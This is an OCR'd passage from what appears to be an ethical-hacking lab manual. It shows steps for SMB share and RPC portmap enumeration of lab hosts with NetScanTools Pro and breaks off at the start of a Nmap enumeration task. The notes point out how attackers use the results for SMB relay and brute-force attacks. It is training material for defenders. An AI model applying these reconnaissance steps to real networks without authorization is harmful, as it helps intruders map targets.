
27. The **Shares for 10.10.1.19** window appears, displaying detailed information about shared files such as Share Name, Type, Remark, Path, Permissions, and Credentials Used. Close the **Shares for 10.10.1.19** window.

Note: By using this information, attackers can perform various attacks such as SMB relay attacks and brute-force attacks on the target system.


28. You can view the details of the shared files for the target IP address **10.10.1.22** in the same way.

29. In the left pane, under the **Manual Tools (all)** section, scroll down and click the ***nix RPC Info** option, as shown in the screenshot.


Note: If a dialog box appears explaining the tool, click **OK**.



30. In the **Target Hostname or IPv4 Address** field enter **10.10.1.19** and click **Dump Portmap**.



31. The result appears displaying the RPC info of the target machine (**Windows Server 2019**), as shown in the screenshot.



Note: Enumerating RPC endpoints enables attackers to identify any vulnerable services on these service ports. In networks protected by firewalls and other security establishments, this portmapper is often filtered. Therefore, attackers scan wide port ranges to identify RPC services that are open to direct attack.

32. This concludes the demonstration of performing SMB and RPC enumeration on the target systems using NetScanTools Pro.
33. Close all open windows and document all the acquired information.
34. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Task 2: Perform RPC, SMB, and FTP Enumeration using Nmap


Nmap is a utility used for network discovery, network administration, and security auditing. It is also used to perform tasks such as network inventory, service upgrade schedule management, and host or service uptime monitoring.

Here, we will use Nmap to carry out RPC, SMB, and FTP enumeration.


Note: Before starting this lab, we must configure the FTP service in the target machine (**Windows Server 2019**). To do so, follow **Steps 3-12**.

1. Turn on the **Parrot Security** virtual machine.
2. Switch to the **Windows Server 2019** virtual machine.

